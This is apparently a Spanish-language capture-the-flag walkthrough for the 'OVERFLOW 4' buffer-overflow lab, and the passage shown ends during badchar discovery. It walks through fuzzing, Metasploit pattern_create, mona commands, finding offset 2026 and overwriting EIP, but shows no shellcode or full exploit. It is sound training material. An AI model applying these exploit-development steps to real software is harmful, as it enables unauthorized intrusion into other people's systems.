BufferOverflowPrep - OVERFLOW 4


Descripción

Esta sala utiliza una máquina virtual Windows 7 de 32 bits con ImmunityDebugger y Putty preinstalados.
Tanto Firewall como Defender de Windows se han desactivado para facilitar la escritura de exploits.


Puede iniciar sesión en la máquina usando RDP con las siguientes credenciales: admin/password

Enumeración

Comenzamos conectándonos al binario oscp.exe, nos conectamos por el puerto 1337 y cambiamos a OVERFLOW4




Lanzaremos un ataque de fuzzing, para poder determinar el rango del offset, para luego encontrar el byte exacto con mona



Podemos ver que el offset se encuentra en torno a los 2100, para saber cual es exactamente, crearemos un patrón con metasploit

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2500
```



Configuramos el directorio de trabajo de mona dentro del ImmunityDebbuger

```
!mona config -set workingfolder c:\mona\%p
```

Crearemos un exploit en python, para enviar la cadena y luego con mona encontraremos el offset exacto

Y buscamos el offset exacto

```
!mona findmsp -distance 2500
```

Encontramos el offset en el byte 2026, para comprobarlo cambiaremos el exploit, quitando el payload, estableciendo el offset, y estableciendo la variable retn en "BBBB" equivalente a "42424242" en código ascci, para comprobar reescribir el EIP


Podemos confirmar que el offset es `2026`

Acceso inicial

Encontrando barchars

A continuación debemos buscar los llamados badchar. Esto significa que si nuestra carga útil contiene estos caracteres el programa no los aceptara y no podrá ejecutarse.

Creare un script en python para que imprima toda la cadena de caracteres posible, la cargare dentro de nuestro exploit en la variable payload



Abriremos el oscp.exe, crearemos un bytearray con mona

```
!mona bytearray -b "\x00"
```

